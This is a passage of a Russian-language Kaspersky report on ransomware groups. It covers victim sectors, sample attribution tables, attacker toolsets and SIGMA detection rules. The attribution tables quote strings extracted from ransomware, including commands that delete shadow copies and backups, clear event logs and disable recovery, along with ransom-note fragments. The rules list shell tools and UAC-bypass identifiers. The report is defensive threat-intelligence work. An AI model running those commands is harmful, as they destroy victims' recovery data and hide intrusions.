Clop (TA505)	Разработка ПО	9
	Юриспруденция	8
	Производство	5
	Образование	4
	Консалтинг	3
Hive	Малый бизнес	14
	Здравоохранение	7
	Юриспруденция	5
	Недвижимость	4
	Транспорт	4
Ragnar Locker	Производство	3
	Разработка ПО	3
	Юриспруденция	2
	Фармацевтика	2
	Авиастроение	2
LockBit 2.0	Малый бизнес	12
	Юриспруденция	2
BlackCat	Малый бизнес	6
	Производство	3
	Консалтинг	2
BlackByte	Малый бизнес	5
	Строительство	2
	Консалтинг	2

На основе приведенной выше статистики можно сделать следующие заключения.

1. Злоумышленники нацеливаются на страны с большим количеством платежеспособных организаций.

2. Киберпреступников больше интересуют крупные компании, но они не обходят стороной малый и средний бизнес, где зачастую не применяются сложные защитные решения, из-за чего такие организации более уязвимы к описанным в отчете методам проникновения.

3. Самые популярные шифровальщики, такие как Conti, Pysa или Clop, ежегодно заражают более сотни жертв. Это еще одно подтверждение того, что против большинства мировых организаций эффективны универсальные техники и методы злоумышленников, ведь каждая последующая атака особо не отличается от предыдущей, а то и вовсе ее повторяет.

Attribution

Строки и генотипы

Тактики, техники и процедуры современных группировок вымогателей

kaspersky


Attribution

Взаимосвязь с акторами основывается на TTPs, использовании тех же инструментов и атрибуции семплов по генотипам и строкам. Атака причисляется к определенному семейству в случае обнаружения общих компонент путем анализа технических особенностей и вредоносных файлов.

Строки и генотипы

Атрибуция производится по строкам и генотипам с помощью Kaspersky Threat Attribution Engine. Здесь можно ознакомиться с описанием технологии. Ниже приведен пример отчета об атрибуции, подготовленного на основе одного из семплов шифровальщиков.

Анализ семплов каждого семейства демонстрирует совпадение на уровне более 90% с известными семплами, а также небольшой процент сходства с другими семействами. Теперь давайте рассмотрим собранные данные об атрибуции более подробно.



Analysis / Sample 439ef1ddf569a7d6a8280a229357fcfc

Sample 439ef1ddf569a7d6a8280a229357fcfc

Size: 55808
Matched attribution entities: Ragnar Locker (100%)
Extracted path: -
Detection names: Trojan.Win32.DelShad.eks, HEUR:Trojan-Ransom.Win32.RagnarLocker.gen

Attribution Entity Samples | Previously Analyzed Samples

Similar samples (17)

MD5	Size	Matched genotypes	Matched strings	Similarity	Attribution entity	Aliases
4a46b946ab9d48147ef218e76252b650	55808	1138 / 1394	8 / 11	82%	Ragnar Locker	
574f3513f6d7e15f102e82e4d35bf164	55808	1029 / 1365	5 / 8	75%	Ragnar Locker	
1195d0d18be9362fb8dd9e1738404c9d	55808	937 / 1404	2 / 16	67%	Ragnar Locker	
0fbbc59d4fe280a55c1fb6f5502c1e73	43520	157 / 1049	0 / 7	15%	Ragnar Locker	
6171000983cf3896d167e0d8aa9b94ba	40448	157 / 1067	0 / 6	15%	Ragnar Locker	

Matched genotypes (1138) — Search

Genotype	Matched	Bad rat...	Used by
5203f8c783d000000000000000538975	17	18	Ragnar Locker (17)
5da833dbc1ea130bd98b8d60ffffffc1	17	18	Ragnar Locker (17)
572f8b4e348bc18b5630c1e818884730	17	18	Ragnar Locker (17)
5df433f60facd11cc1e7040bf1c1ea1c	17	18	Ragnar Locker (17)
55f803cb13d7038d28ffffff139524ff	17	18	Ragnar Locker (17)

Matched strings (8)

String	Matched	Bad rat...	Used by
---END KEY R_R---	2	3	Ragnar Locker (2)
---BEGIN KEY R_R---	2	3	Ragnar Locker (2)
RAGNRPW	2	3	Ragnar Locker (2)
.ragn@r_	2	3	Ragnar Locker (2)
-vmback	2	4	Ragnar Locker (2)

Семейство	Проверенные семплы	Семплы, атрибутированные к группировкам	Извлеченные строки
BlackByte	7bc825350bb50df272baf877acc5fe81 73ce65da1d98b2832c6f5d798b10f84c fabdad9c5e68f091ac532bdc6a4afdee 0b229a1acbd8a78541b3f7d466e73687 07a9b1fdfb383a2b1d0172802ce01033 и др.	SilentBreak_CA (12%) Hive Ransomware Linux (6%) DeadBolt_Ransomware (4%) Hive Ransomware (1%) TellYouThePass_Ransomware (1%) – Совпадения между семплами файлов в основном относятся к прологам процедур и пакету среды выполнения Go. Совпадений кода между семействами нет.	runtime.osyield_no_g unlock: lock countsigsend: inconsistent statestack size not a power of 2startm: negative nmspinningstopTheWorld: holding lockstime gosave_systemstack_switch file descriptor in bad statefindrunnable: netpoll with pfound pointer to free objectgcBgMarkWorker: mode not setgcstopm: negativ
BlackCat	60e43a7246f5ce09cd9068c382603d12 aea5d3cced6725f37e2c3797735e6467 d5857586faf2ce0232331dc176afd7e8 8e1f22dd9e809ead5e19b340b0c80cae 173c4085c23080d9fb19280cc507d28d ff56e700d15f3d944424c295eae926d9 79fea7f741760ea21ff655137af05bd0 и др.	BlackCat ransomware (80–100%) BlackCat ransomware Linux (3–7%)	locker::core::windows::processvssadmin.exe delete shadows /all /quietshadow_copy::remove_all= pathslog-fileno-vm-kill-no-propno-net-no-prop-serverspropagated-childverboseuiACCESS_TOKENAccess TokenPATHSOnly proc locker::core::windows::psexecsrc/core/windows/psexec.rs -accepteula X encrypt_app::windowssrc/bin/encrypt_app/windows.rsTrying to self propagate to reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters /v MaxMpxCt /d 65535 /t RE src/core/windows/netbios.rs
Clop (new)	d6b4bfba0cd0d79cf741150a9cf2ee5d 5e892158e67404ac10f90477ce0782cb 6499986392fb80f8dd488f95473ec55c и др.	Clop (100%)	ClopReadMe.txt cSecurityCenterIBM SecurityCenterIBM

Семейство	Проверенные семплы	Семплы, атрибутированные к группировкам	Извлеченные строки
Conti	6da5a1163c-3c8264134b3366521ef78a	Conti (100%), Bazar (1%), Conti Linux (1%)	http://m232fdxbfmbrceh-brj5iayknxnggf6niqfj6x4ie-drgtab4qupzjlaid.onion YOU SHOULD BE AWARE! (you should download and install TOR browser first https://torproject.org) A:\source\conti_v3\Release\cryptor.pdb https://contirecovery.info As you know (if you don't - just "google it"), all of the data that has been encrypted by our software can-not be All of your files are currently encrypted by CONTI strain. To make sure that we REALLY CAN get your data back - we offer you to decrypt 2 random files completely free
Conti	0cd029a800740242acd61851bfca6389	RaccoonStealer (8%), Smoke Loader (8%), RedLine (7%), DanaBot (7%), CryptBot (6%) – совпадение упаковщиков зловредов	ProductVersus FileVersus
Conti	796a92acbede-4231a24b5f6100393423 и др.	Conti (100%)	
DoppelPaymer	c72177d-54f200389e1e6307897292c23 cb9c05ef3c08ed-4810c2bb9599861b81 и др.	DoppelPaymer (100%)	lrwhEbzeh.exe F:\ACTUALLIST\LOGIN-FIRST!!!\@RTGWEHW.exe
Everest	4cecba74a070e41e186e62bddf7bb985 4d9398314dbd639af2645d62c78714a5 93e1b45fc2e9e645d440cfdcc7e12f92 4038c4ddc39fe74843065a44b961e04b и др.	Everest (100%)	
Hive	6c1444d0e1c63881918fdd4d60d54f9d	Hive Ransomware (100%), SilentBreak_CA (12%), Hive Ransomware Linux (1%), DeadBolt_Ransomware (1%), TellYouThePass_Ransomware (1%)	– Совпадения между семплами файлов в основном относятся к прологам процедур и пакету среды выполнения Go. Совпадений кода между семействами нет.

Семейство	Проверенные семплы	Семплы, атрибутированные к группировкам	Извлеченные строки
Hive	4e24407deffd0a8b899961ea1c9222b8 4b0fc56cce5167743ce650ddac0f51b2 7e3d8f824334f1d6d122249ab9cc4eb7 0ab91e5ef3adaca38f342d3f08263741	Hive Ransomware (10–36%), SilentBreak_CA (5–12%), Hive Ransomware Linux (1%), Dead-Bolt_Ransomware (1%), TellYouThePass_Ransomware (1%)	– Совпадения между семплами файлов в основном относятся к прологам процедур и пакету среды выполнения Go. Совпадений кода между семействами нет.
LockBit	aa054989688fede5afdb1ce-6c3e95ce3 2ec6e2453b902eaf-f62a936e26338445	Lockbit (100%), Lockbit 2.0 (98%), Stealbit (1%)	\Registry\Machine\Software\Classes\Lockbit\shell\Open \Registry\Machine\Software\Classes\Lockbit /C ping 127.0.0.7 -n 3 > Nul & fsutil file setZeroData off-set=0 length=52428 LockBit Class https://bigblog.at LockBit_2_0_Ransom \Registry\Machine\Software\Classes\.lockbit\DefaultIcon \BaseNamedObjects\{%02X%02X%02X-%02X-%02X%02X-%02X-%02X-%02 <Exec><Command>%s</Command><Arguments>%s</Arguments> cmd.exe /c “shutdown.exe /r /f /t 0” LDAP://CN=%s,CN=Poli-cies,CN=System,DC [Software\Policies\Micro-soft\Windows Defender\Real-Time Protection

Семейство	Проверенные семплы	Семплы, атрибутированные к группировкам	Извлеченные строки
LockBit	1024a8b9aed885c-0117476c87cc5bc08	Lockbit (100%) Babuk_Locker (31%), Ryuk (9%), RansomEXX (6%), Diavol ransomware (5%) – Совпадения между семплами файлов в основном связаны с операциями, присущими всем шифровальщикам, такими как удаление теневых копий (через утилиту vssadmin).	vmware-usbarbitator64 MSSQLFDLauncher$SB-SMONITORING mydesktopqos \Restore-My-Files.txt SOFTWARE\LockBit # Do not rename encrypt-ed files. /c bcdedit /set {default} bootstatuspolicy ignoreall-failures /c wevtutil cl security Local time: %d.%d %d:%d Killed process: %s [pid: %ld] /c wbadmin DELETE SYS-TEMSTATEBACKUP -dele-teOldest /c wbadmin DELETE SYS-TEMSTATEBACKUP Volume Shadow Copy & Event log clean /c wevtutil cl system SQLAgent$KAV_CS_AD-MIN_KIT Global\{02B49784-1CA2-436C-BC08-72FA3956507D} /c vssadmin delete shadows / all /quiet & wmic shadowcopy delete & bcdedit /set {d %ld files encrypted; speed %ld files/sec Unable to bind NOTE file IOCP %S error: %d y /C ping 127.0.0.7 -n 3 > Nul & fsutil file setZero Data off-set=0 length=524288 “%s Open link http://lockbit-de-cryptor.top/?

Семейство	Проверенные семплы	Семплы, атрибутированные к группировкам	Извлеченные строки
LockBit	c5c4fea534279ee-19af84d8000b58f5d 1024a8b9aed885c-0117476c87cc5bc08	LockBit (99%) Babuk Locker (31%), Ryuk (9%), RansomEXX (5%), Diavol ransomware (4%) – Совпадения между семплами файлов в основном связаны с операциями, присущими всем шифровальщикам, такими как удаление теневых копий (через утилиту vssadmin).	/c vssadmin Delete Shadows /All /Quiet %S %s total / %s free /c vssadmin delete shadows / all /quiet & wmic shadowcopy AES-NI support enabled LockBit Ransom %s\LockBit-note.hta y /C ping 127.0.0.7 -n 3 > Nul & fsutil file setZeroData offset=0 length=524288 “%s” & Del /f /q “%s” 1. Open link http://lockbit-decryptor.top/? vmware-usbarbitator64
Pysa	6a58c982b5ab1b72e-5445281983550da 43cb02d6987ae179c69a7d-d8c45fe675 69d384bd9411100d26644eb-c8b053419 0e20d8b10b555b3bc2711bb-878a02cab c2db443f65be83529957ff-baeda48402	Mespinoza_ransonware (65%) = Pysa	%s\Readme.README Every byte on any types of your devices was encrypted. A: You can send us 2 files(max 2mb). Hi Company, A: Protect Your System Amigo.
Ryuk	fe51255c009bbc-4f74186e7a5db0f81b fca7c92f41e13861b4e6f-60405c714eb 0a9ff83b67a2bc19ae7b3f-4b154ea6d8	Cring (71%), Ryuk (49%), Lazars (30%), BlueNoroff(29%), HermesRansom (5%) – Сходство между файлами семплов в основном объясняется проведением операций, характерных для любого шифровальщика. Совпадений кода между шифровальщиками Ryuk, Cring и HermesRansom нет.	del /s /f /q h:*.VHD h:*.bac h:*.bak h:*.wbcat h:*.bkf h:\Backup*.* h:\backup*.* h:*.set h:*.win cies\System\ vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB vssadmin Delete Shadows / all /quiet \users\Public\finish
Ragnar Locker	6d122b4bfab5e75f3ae-903805cbbc641	Ragnar Locker (100%), Clop (1%)	

Представленные данные отчетливо говорят о том, что совпадения по части строк и генотипов между семействами шифровальщиков не могут служить единственным источником данных для проведения атрибуции. Небольшие в процентном отношении совпадения между файлами семплов в основном объясняются наличием типовых для любого шифровальщика операций, таких как удаление теневых копий (через утилиту vssadmin) или последовательное чтение большого количества файлов, либо наличием фрагментов кода, встречающихся во всех программах, таких как прологи процедур и пакет среды выполнения Go. Определить семейство или авторов шифровальщика можно с помощью технического анализа или технологий наподобие Kaspersky Threat Attribution Engine. Индикаторы компрометации, приведенные в Приложении II, демонстрируют четкое разграничение между файлами различных семейств.

Инструменты и утилиты

Тактики, техники и процедуры современных группировок вымогателей

kaspersky

Инструменты и утилиты

Взаимосвязь с акторами основывается на TTPs, использовании тех же инструментов и атрибуции семплов по генотипам и строкам. Атака причисляется к определенному семейству в случае обнаружения общих компонент путем анализа технических особенностей и вредоносных файлов.

Акторы	Инструменты
Hive	PsExec, RedLine Stealer, Cobalt Strike, NBMiner, dxdiag, Advanced IP Scanner, PCHunter, GMER, Blood-Hound
Clop	FlawedAmmyy RAT, Cobalt Strike, TinyMet, SDBOT, DEWMODE, Get2 Loader
LockBit	Mimikatz, PsExec, Koadic, Empire, LaZagne
Ragnar Locker	Cobalt Strike
Conti	QBot, IcedID, Cobalt Strike
Pysa	Gasket, PsExec, PowerShell Empire, MagicSocks
BlackByte	Cobalt Strike, Mimikatz, AnyDesk, SoftPerfect Network Scanner, Process Explorer, PowerView
BlackCat	PsExec, Cobalt Strike, Mimikatz, WebBrowserPassView, Koadic, Empire, LaZagne

По результатам нашего анализа атак мы составили список известных инструментов, которыми пользуются операторы шифровальщиков.

Выводы

Заключительное слово

Заключительное слово

Рассматривая наш отчет в качестве руководства по организации защиты от атак шифровальщиков, вы сможете повысить устойчивость вашей организации сразу к большинству семейств таких зловредов и ускорить реагирование на инциденты безопасности благодаря сходству всех описанных техник и очередности этапов (в соответствии с KillChain). В отчет уже включены потенциальные защитные механизмы, включая SIGMA-правила, готовые к внедрению в инфраструктуру, и правила безопасности, которые помогут сократить последствия похожих инцидентов.

Полученная в ходе анализа схема может служить основой для разработки модели угроз и тестирования существующих решений на устойчивость к этой модели. Как показал наш анализ, схемы действий атакующих по большей части повторяют друг друга. Способы, которыми они достигают поставленных целей, можно систематизировать и обобщить в универсальных правилах, эффективных против всех подобных атак. Методология MITRE ATT&CK позволяет быстро и точно отнести обнаруженные события безопасности к описанным техникам и тактикам.

А - Переход на схему «шифровальщик как услуга» (RaaS), согласно которой операторы не занимаются непосредственно доставкой зловреда, а лишь предоставляют «услуги» по шифрованию данных. Злоумышленники, отвечающие за доставку вредоносных файлов, тоже хотят облегчить свой труд, поэтому распространяют их по шаблонным схемам или пытаются получить доступ автоматизированными инструментами.

Б - Повторное применение старых и аналогичных инструментов упрощает задачу злоумышленников и сокращает сроки подготовки к атаке.

В - Многократное применение распространенных TTPs облегчает взлом. Хотя такие техники можно детектировать, не всегда удается создать превентивную защиту по всем возможным векторам угроз.

Г - Атаки охватывают большое количество компаний.

Поскольку расходы на подготовку атаки в расчете на одну цель крайне малы, злоумышленники предпочитают атаковать как можно больше организаций, что в конечном итоге выгоднее для атакующих.

Д - Жертвы не спешат с установкой обновлений и исправлений. Зачастую жертвами атак становятся те, кто уязвим к уже раскрытым уязвимостям.

Приложение I. SIGMA-правила

Техники	SIGMA
Exploit Public-Facing Application T1190	Windows Shell Start by Web Applications
User Execution T1204	Started windows shell from Trusted process Drop Execution File From by Trusted Process
Command and Scripting Interpreter T1059	Доступно в полной версии отчета на портале Kaspersky Threat Intelligence: Execution of Downloaded Powershell Code Encoded/decoded PowerShell Code Execution Executing PS1 from Public Directory Powershell Suspicious Arguments Executing JavaScript from Public Directories
Windows Management Instrumentation T1047	Доступно в полной версии отчета на портале Kaspersky Threat Intelligence: Suspicious Command wmic.exe Suspicious Child Process Wmiprvse.exe
Scheduled Task/Job: Scheduled Task T1053.005	Scheduled Task Start from Public Directory Windows Shell Started Schtasks
Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder T1547.001	Доступно в полной версии отчета на портале Kaspersky Threat Intelligence: Modification Main Registry Run Keys Adding Path of Open Folder in Run Keys via Registry Adding Suspicious File in Autorun Keys via Registry Suspicious File Creation in Startup Folder
Account Manipulation T1098	Доступно в полной версии отчета на портале Kaspersky Threat Intelligence: Account Creation via Powershell Account Creation via net.exe Adding Account in Domain or Local Admin Group via net.exe Adding Account in Domain or Local Admin Group via PowerShell
Create or Modify System Process: Windows Service T1543.003	Доступно в полной версии отчета на портале Kaspersky Threat Intelligence: Service Installation From Non-System Directory Service Image Path Modification via sc.exe
BITS Jobs T1197	Доступно в полной версии отчета на портале Kaspersky Threat Intelligence: File Download via Bitsadmin Suspicious Jobs via Bitsadmin
Abuse Elevation Control Mechanism: Bypass User Account Control T1548.002	UAC Bypass via COM Object Disabling UAC via Registry
Exploitation for Privilege Escalation T1068	Доступно в полной версии отчета на портале Kaspersky Threat Intelligence: Created Windows Shell from Critical Windows Process

Техники	SIGMA
Access Token Manipulation T1134	Доступно в полной версии отчета на портале Kaspersky Threat Intelligence: Get-System Detection (Empire, CobaltStrike, Metasploit Meterpreter)
Signed Binary Proxy Execution T1218	Доступно в полной версии отчета на портале Kaspersky Threat Intelligence: Shell Creation by Mshta.exe External HTA file Execution Executing HTA file from Public Directory Shell Creation by Regsvr32.exe External DLL Execution via Regsvr32.exe Shell Creation by Rundll32.exe External DLL Execution via Rundll32 Suspicious Rundll32.exe Arguments
Process Injection T1055	Доступно в полной версии отчета на портале Kaspersky Threat Intelligence: Remote Thread Creation in Critical Process DLL Injection via LoadLibrary API
Impair Defences: Disable or Modify System Firewall T1562.004	Impair Defences: Disable or Modify System Firewall T1562.004 Доступно в полной версии отчета на портале Kaspersky Threat Intelligence: Disabling Windows Firewall via Netsh.exe Firewall Configuration Modification via Netsh.exe
Disable or Modify Tools T1562.001	Доступно в полной версии отчета на портале Kaspersky Threat Intelligence: Disabling Windows Defender via Registry Disabling or Modification Windows Defender via Powershell Windows Defender Exclusions Modification via Registry
Masquerading T1036	Executing File Named as System Process in Unusual Directory Anomaly in the Windows Critical Process Tree Created Windows Shell from Critical Windows Process
Indicator Removal on Host: File Deletion T1070.004	Доступно в полной версии отчета на портале Kaspersky Threat Intelligence: Ping and File Deletion in Command line
Indicator Removal on Host: Clear Windows Event Logs T1070.001	Доступно в полной версии отчета на портале Kaspersky Threat Intelligence: Clear Windows Event Logs via Command Line Clear Windows Event Logs
Deobfuscate/Decode Files or Information T1140	Доступно в полной версии отчета на портале Kaspersky Threat Intelligence: Encoded/decoded PowerShell Code Execution
OS Credential Dumping: LSASS Memory T1003.001	Suspicious LSASS Memory Access Detected Access to SAM,SYSTEM and SECURITY registry hives

Техники	SIGMA
Credentials from Password Stores: Credentials from Web Browsers T1555.003	Доступно в полной версии отчета на портале Kaspersky Threat Intelligence: Suspicious Access to Credentials from Web Browsers
System Network Connections Discovery T1049	System Network Connections Discovery via Standard Windows Utilities System Network Connections Discovery via PowerShell
Remote System Discovery T1018	Доступно в полной версии отчета на портале Kaspersky Threat Intelligence: Remote System Discovery via Standard Windows Utilities Remote System Discovery via PowerShell
Network Share Discovery T1135	Доступно в полной версии отчета на портале Kaspersky Threat Intelligence: Network Share Discovery via Standard Windows Utilities Network Share Discovery via PowerShell
Account Discovery T1087	Доступно в полной версии отчета на портале Kaspersky Threat Intelligence: Account Discovery via Standard Windows Utilities Account Discovery via PowerShell
Process Discovery T1057	Доступно в полной версии отчета на портале Kaspersky Threat Intelligence: Process Discovery via Standard Windows Utilities Process Discovery via PowerShell
Remote Services: Remote Desktop Protocol T1021.001	Enabling RDP via Registry Enabling RDP in Windows Firewall
Lateral Tool Transfer T1570	Доступно в полной версии отчета на портале Kaspersky Threat Intelligence: File Download via Bitsadmin Psexec Suspicious Commands PsExec Pipes Artefacts Mounting Shares via net Using Explicit Credentials while mounting Share
Remote Services: SMB/Windows Admin Shares T1021.002	Доступно в полной версии отчета на портале Kaspersky Threat Intelligence: PsExec Suspicious Commands PsExec Pipes Artefacts Mounting Shares via net Using Explicit Credentials while mounting Share
Inhibit System Recovery T1490	Shadow Copies Deletion Disable Automatic Windows Recovery
Service Stop T1489	Доступно в полной версии отчета на портале Kaspersky Threat Intelligence: Service Stop via taskkill Service Stop via sc.exe Service Stop via Powershell.exe Service Stop via net.exe

```
title: Windows Shell Start by Web Applications
description:
Detects windows shell start by web applications, may
indicate web application exploitation
author:
Kaspersky
status: stable
tags:
- attack.Initial_Access
- attack.T1190
- attack.Execution
- attack.T1059
- attack.Persistence
- attack.T1505.003
logsource:
product: windows
category: process_creation
detection:
selection:
ParentImage|contains:
- '\php-cgi.exe'
- '\nginx.exe '
- '\w3wp.exe'
- '\httpd.exe'
- '\tomcat'
- '\apache'
Image|endswith:
- '\mshta.exe'
- '\wscript.exe'
- '\mftrace.exe'
- '\powershell.exe'
- '\powershell_ise.exe'
- '\scriptrunner.exe'
- '\cmd.exe'
- '\forfiles.exe'
- '\msiexec.exe'
- '\rundll32.exe'
- '\wmic.exe'
- '\hh.exe'
- '\regsvr32.exe'
- '\schtasks.exe'
- '\scrcons.exe'
- '\bash.exe'
- '\sh.exe'
- '\cscript.exe'
filter:
CommandLine|contains:
- 'rotatelogs'
condition: selection and not filter
falsepositives: unknown
level: high
```

```
title: Started windows shell from Trusted process
description:
Start windows shell from frequent attachment format in a
letter
author:
Kaspersky
status: stable
tags:
- attack.Initial_Access
- attack.T1204.002
- attack.Execution
- attack.T1566.001
- attack.T1059
logsource:
product: windows
category: process_creation
detection:
selection:
ParentImage|endswith:
- '\winword.exe'
- '\access.exe'
- '\excel.exe'
- '\mspub.exe'
- '\powerpnt.exe'
- '\visio.exe'
- '\outlook.exe'
- '\wordpad.exe'
- '\notepad.exe'
- '\AcroRd32.exe'
- '\acrobat.exe'
Image|endswith:
- '\mshta.exe'
- '\wscript.exe'
- '\mftrace.exe'
- '\powershell.exe'
- '\powershell_ise.exe'
- '\scriptrunner.exe'
- '\cmd.exe'
- '\forfiles.exe'
- '\msiexec.exe'
- '\rundll32.exe'
- '\wmic.exe'
- '\hh.exe'
- '\regsvr32.exe'
- '\schtasks.exe'
- '\scrcons.exe'
- '\bash.exe'
- '\sh.exe'
- '\cscript.exe'
filter:
Image|endswith:
- '\rundll32.exe'
CommandLine|contains:
- 'ndfapi.dll'
- 'tcpmonui.dll'
- 'printui.dll'
- 'devmgr.dll'
- 'keymgr.dll'
- 'powrprof.dll'
- 'advapi32.dll'
- 'shdocvw.dll'
- 'user32.dll'
- 'shell32.dll'
condition: selection and not filter
falsepositives: unknown
level: high
```

```
title: Drop Execution File From by Trusted Process
description:
An adversary may weaponize an office document to drop and execute the malicious payload
author:
Kaspersky
status: stable
tags:
- attack.Initial_Access
- attack.T1204.002
- attack.Execution
- attack.T1566.001
logsource:
product: windows
category: file_creation
detection:
selection1:
Image|endswith:
- '\winword.exe'
- '\access.exe'
- '\excel.exe'
- '\mspub.exe'
- '\powerpnt.exe'
- '\visio.exe'
- '\outlook.exe'
- '\wordpad.exe'
- '\notepad.exe'
- '\AcroRd32.exe'
- '\acrobat.exe'
TargetFilename|endswith:
-'.bat'
-'.cmd'
-'.cpl'
-'.exe'
-'.hta'
-'.dll'
-'.reg'
-'.vb'
-'.vbe'
-'.vbs'
-'.vba'
-'.wsf'
-'.wsc'
-'.ps1'
-'.jse'
-'.js'
-'.msi'
-'.sct'
-'.pif'
-'.paf'
-'.rgs'
condition: selection1
falsepositives: unknown
level: high
```

```
title: Windows Shell Started Schtasks
description:
Suspicious parent process schtasks
author:
Kaspersky
status: stable
tags:
- attack.Execution
- attack.Persistence
- attack.Privilege_Escalation
- attack.T1053.005
logsource:
product: windows
category: process_creation
detection:
selection:
Image|endswith:
- '\schtasks.exe'
ParentImage|endswith:
- '\powershell_ise.exe'
- '\cmstp.exe'
- '\appvlp.exe'
- '\mftrace.exe'
- '\scriptrunner.exe'
- '\forfiles.exe'
- '\msiexec.exe'
- '\rundll32.exe'
- '\mshta.exe'
- '\hh.exe'
- '\wmic.exe'
- '\regsvr32.exe'
- '\scrcons.exe'
- '\bash.exe'
- '\sh.exe'
- '\cscript.exe'
- '\wscript.exe'
- '\powershell.exe'
- '\cmd.exe'
condition: selection
falsepositives:
Legitimate System Administrator actions
level: medium
```

```
title: Scheduled Task Start from Public Directory
description:
Adversaries often create Scheduled Task with sample in
Public Directory
author:
Kaspersky
status: stable
tags:
- attack.Execution
- attack.Persistence
- attack.Privilege Escalation
- attack.T1053.005
logsource:
product: windows
category: process_creation
detection:
selection:
Image|contains:
- '\schtasks.exe'
Commandline|contains:
- '\ProgramData\'
- '\Users\'
- '\Public\'
- '\AppData\'
- '\Desktop\'
- '\Downloads\'
- '\Temp\'
- '\Tasks\'
- '\$Recycle'
condition: selection
falsepositives:
Unknown
level: medium
```

```
title: Scheduled Task Start from Public Directory
title: Disabling UAC via Registry
description:
Detects disabling UAC via registry
tags:
- attack.Privilege_Escalation
- attack.Defense_Evasion
- attack.T1548.002
logsource:
product: windows
category: registry_set
detection:
selection:
EventType:
'SetValue'
TargetObject:
- 'HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\
Policies\System\EnableLUA'
-'HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\
Policies\System\ConsentPromptBehaviorAdmin'
- 'HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\
Policies\System\PromptOnSecureDesktop'
- 'HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\
Policies\System\EnableInstallerDetection'
Details:
'DWORD (0x00000000)'
condition: selection
falsepositives: unknown
level: high
title:
UAC Bypass via COM Object
description:
Detects bypassing UAC via COM Object
tags:
- attack.Privilege_Escalation
- attack.Defense_Evasion
- attack.T1548.002
logsource:
product: windows
category: process_creation
detection:
selection:
Image|endswith:
'\dllhost.exe'
CommandLine|contains:
- '{3E5FC7F9-9A51-4367-9063-A120244FBEC7}'
- '{3E000D72-A845-4CD9-BD83-80C07C3B881F}'
- '{BD54C901-076B-434E-B6C7-17C531F4AB41}'
- '{D2E7041B-2927-42FB-8E9F-7CE93B6DC937}'
- '{E9495B87-D950-4AB5-87A5-FF6D70BF3E90}'
condition: selection
falsepositives: unknown
level: high
```

```
title: Executing File Named as
System Process in Unusual
Directory
description:
Adversaries may masquerade own
malicious process like system process
author:
Kaspersky
status: stable
tags:
- attack.Defense_Evasion
- attack.T1036.005
logsource:
product: windows
category: process_creation
detection:
selection1:
image|endswith:
- "\agentservice.exe"
- "\applicationframehost.exe"
- "\applytrustoffline.exe"
- "\arp.exe"
- "\at.exe"
- "\audiodg.exe"
- "\auditpol.exe"
- "\baaupdate.exe"
- "\bdechangepin.exe"
- "\bdeuisrv.exe"
- "\bioiso.exe"
- "\bootim.exe"
- "\browser_broker.exe"
- "\bthudtask.exe"
- "\calc.exe"
- "\certreq.exe"
- "\change.exe"
- "\checknetisolation.exe"
- "\chglogon.exe"
- "\chkdsk.exe"
- "cipher.exe"
- "\colorcpl.exe"
- "\compmgmtlauncher.exe"
